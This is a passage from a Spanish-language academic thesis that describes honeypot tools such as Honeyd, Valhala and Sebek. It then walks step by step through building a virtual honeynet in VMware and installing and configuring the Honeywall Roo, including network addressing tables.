de software para evitar el "DLL Hell" (infierno de las DLLs) que plagó las viejas versiones. Es también la primera versión de Windows que utiliza la activación del producto para reducir la piratería del software, una restricción que no sentó bien a algunos usuarios. Ha sido también criticado por las vulnerabilidades de seguridad, integración de Internet Explorer, la inclusión del reproductor Windows Media Player y aspectos de su interfaz.

Honeyd

Honeyd es un código abierto programa de ordenador creado por Niels Provos , que permite al usuario configurar y ejecutar múltiples máquinas virtuales en una red informática . Estas máquinas virtuales pueden configurarse para simular diferentes tipos de servidores , que permite al usuario simular un número infinito de configuraciones de red informática. Honeyd se utiliza principalmente en el campo de la seguridad informática de los profesionales y aficionados, y se incluye como parte de Knoppix Seguridad Tools Distribution .

VALHALA HONEYPOT

Valhala es un Honeypot que puede emular servicios como: web, ftp, telnet, SMTP, pop3, tftp. Se pueden enviar los registros por correo electrónico, fue desarrollado

por el brasileño Marcos Julio Araujo, es un software para sistemas operativos Windows de Libre distribución.

SEBEK

Sebek es una herramienta de captura de datos diseñada para capturar la actividad de los atacantes en los Honeypots. Básicamente Sebek es una solución formada por dos componentes, un cliente y un servidor. El Sebek cliente es instalado y ejecutado en los Honeypots y se encarga de capturar todas las actividades de los atacantes, estos datos recogidos no son almacenados localmente debido a que esto revelaría al atacante que su actividad es monitoreada. Los datos son enviados de manera oculta hacia el servidor Sebek, encargado de recoger los datos y almacenarlos en un repositorio central. El servidor Sebek puede estar localizado en el mismo Honeywall o en un servidor remoto.

3.4 IMPLEMENTACIÓN DE LA HONEYNET

Para construir la Honeynet virtual se necesitaran los componentes tanto de software y hardware analizados en el Capítulo 3, Sección 3.3.

Los dispositivos virtuales que serán configurados formaran una red virtual dentro de la máquina host, tal como lo muestra la Figura III.70 y serán configurados con los requerimientos de hardware que se detallan en la Tabla III.18




Figura III.70 Honeynet virtual

Sistema Operativo	Disco Duro	Memoria
Windows Xp Sp2	30 GB	512 MB
BackTrack Linux 5 R1	40 GB	768 MB
Honeywall (Roo V1.4)	40 GB	256 MB

Tabla III.18 Referencia para los equipos virtuales

Como se pudo observar en la Figura III.70 una sola máquina física se encuentra conectada directamente al Switch junto a la red de producción, con un sistema operativo Windows XP actualizado y un software de virtualización VMware 7.1 utilizado para levantar 3 máquinas virtuales usadas dentro de esta Honeywall.

Para el diseño interno de la Honeynet virtual se utilizara la siguiente configuración:




Figura III.71 Funcionamiento interno Honeynet virtual

En la Figura III.71 se muestra el diagrama lógico de la orientación de las máquinas virtuales y de cómo los Honeypots se conectan por medio del Honeywall a la red externa, usando el modo host-only que obliga a crear una red entre el Honeywall y los Honeypots permitiendo el paso de los paquetes a través del Honeywall, si se usara el modo bridge para las interfaces de red de los Honeypots, estos estarían de igual forma conectados hacia la red externa pero sus paquetes no serían registrados ni atravesarían el Honeywall

La máquina virtual Honeywall posee tres interfaces de red, dos en modo bridge, uno para conectarse directamente con la red externa, el otro para uso administrativo, y una en modo host-only que le permite una conexión directa con las interfaces de red (host-only) de los Honeypots

Las interfaces de red en modo bridge y host-only en el Honeywall corresponden al enlace de la red externa con los Honeypots. El Honeywall actúa como un bridge de capa 2, configurando sus interfaces de red como “bridge”.

En la siguiente tabla, se detalla el direccionamiento de red utilizado en los Honeypots, así como la dirección IP de administración del Honeywall

	Honeywall	Honeypot Backtrack	Honeypot Windows
Dirección IP	192.168.9.230	192.168.9.229	192.168.9.228
Mascara de red	255.255.255.0	255.255.255.0	255.255.255.0
Gateway	192.168.9.1	192.168.9.1	192.168.9.1
Servidor DNS	192.168.0.7	192.168.0.7	192.168.0.7

Tabla III.19 direccionamiento lógico de la Honeynet

INSTALACIÓN DEL HONEYWALL

Para la instalación y configuración del Honeywall en una máquina virtual de VMware se han realizado los siguientes pasos

1. Ingresamos el VMware y esta será su pantalla principal




Figura III.72 Pantalla principal VMware

2. Seleccionamos la opción New Virtual Machine y escogemos la opción Typical

Figura III.73 Tipo de configuración de la nueva Máquina virtual

3. Seleccionamos la opción "Installer disc image file" le damos en Browse y escogemos la localización física del ISO que contiene el Roo, de no poseerlo se lo puede descargar libremente de https://projects.honeynet.org/honeywall




Figura III.74 Selección de la imagen del sistema operativo

4. En la selección escogemos como sistema operativo Linux y en la distribución Centos, puesto que como se había mencionado Roo está basado en esa distro




Figura III.75 Selección del sistema Operativo y distribución

5. Ingresamos el nombre de la nueva máquina virtual y su ubicación física.




Figura III.76 Selección del nombre y ubicación

6. Ingresamos el tamaño del disco duro y es importante seleccionar “Split disk into multiples files” a fin de poder copiar esta máquina virtual en una posterior ubicación




Figura III.77 Selección del tamaño de disco duro

7. La siguiente es una pantalla de resumen de las opciones configuradas hasta el momento, le damos en “Customize Hardware” a fin de agregar NICS




Figura III.78 Resumen de las configuraciones

8. Seleccionamos la cantidad de memoria RAM, de acuerdo a la Tabla III.18




Figura III.79 Selección de memoria RAM

9. A fin de agregar interfaces de red, seleccionamos Add y seleccionamos Network Adapter,




Figura III.80 Agregación de una NIC

10. Seleccionamos “Host only network” ya que será la segunda interfaz de red, de acuerdo al diseño mostrado en la Figura III.71




Figura III.81 NIC en modo Host-only

11. Es necesario repetir los pasos 9 y 10 una vez más, a fin de insertar una 3ra tarjeta pero esta vez en modo Bridge de acuerdo al diseño mostrado en la Figura III.71

12. Una vez que todos los parámetros han sido configurados, aceptamos los cambios y le encendemos la nueva máquina virtual

CONFIGURACIÓN DEL HONEYWALL

1. Una vez que la nueva máquina virtual está encendida esta será la pantalla de bienvenida del Honeywall, nos indica que todos los datos del disco duro serán borrados tras su instalación, presionamos enter

Figura III.82 Inicio de instalación del Honeywall

2. Automáticamente el sistema formatea el disco duro encontrado e instala el Honeywall




Figura III.83 Instalación del Honeywall

3. Una vez que la instalación ha concluido si no existieron errores mostrara la pantalla de ingreso, para lo cual el **usuario** es "**roo**" y el **password** por defecto es "**honey**"




Figura III.84 Login en Honeywall

4. A continuación ingresamos el comando **"su -"** y nos pedirá un password que de igual manera es **"honey"** en ese momento ingresamos a la pantalla de configuración




Figura III.85 Mensaje de configuración del Honeywall

5. Leemos y verificamos si aceptamos el acuerdo de responsabilidad




Figura III.86 Acuerdo de responsabilidad

6. Indicamos el método interview a fin de ingresar manualmente las configuraciones deseadas en el Honeywall

Figura III.87 Método de configuración

7. Es necesario indicarle las direcciones Ips de los honeypots, de acuerdo a la Tabla III.19




Figura III.88 Direcciones de los honeypots

8. Ingresamos la dirección de red en formato CIDR




Figura III.89 Dirección CIDR de la red

9. Ingresamos la dirección de broadcast de la red

Figura III.90 Dirección de Broadcast de la red

10. El Honeywall nos indica que hemos terminado la primera parte de las configuraciones correspondiente a las direcciones Ips

Figura III.91 Finalización 1era sección de configuración

11. Nos pregunta si deseamos configurar la interfaz de administración remota, le damos a yes




Figura III.92 Configuración interfaz remota

12. Ingresamos la dirección Ip por la que va a escuchar en modo administración remota




Figura III.93 Ip de administración remota

13. Ingresamos el gateway para la Ip de administración




Figura III.94 Gateway de la Ip de administración remota

14. Ingresamos el hostname con el que será identificado, para despistar lo recomendable sería ponerlo un nombre ficticio. Ejemplo server




Figura III.95 Hostname del Honeywall

15. Ingresamos el dominio al que pertenece el Honeywall, de no pertenecer a ningún dominio especificamos localdomain




Figura III.96 Dominio del Honeywall

16. Especificamos el servidor de DNS

Figura III.97 DNS del Honeywall

17. Nos mostrara la confirmación si deseamos activar la interfaz de administración remota, le damos a si

Figura III.98 Activación de la interfaz de administración remota

18. Nos pregunta si deseamos activar la interfaz desde en el próximo boot

Figura III.99 Activación de la interfaz remota en el próximo boot

19. Nos pregunta acerca de la configuración de SSH

Figura III.100 Configuración de SSH en el Honeywall

20. Nos pregunta si deseamos que el usuario root pueda logearse remotamente




Figura III.101 Configuración del usuario root para SSH

21. Es necesario el cambio de password para el usuario root




Figura III.102 Cambio de password para root

22. De igual manera deberemos realizar el cambio de password para el usuario roo




Figura III.103 Cambio de password para roo

23. Debemos escoger el puerto por el que va a escuchar la interfaz de administración




Figura III.104 Puerto de Administración remoto

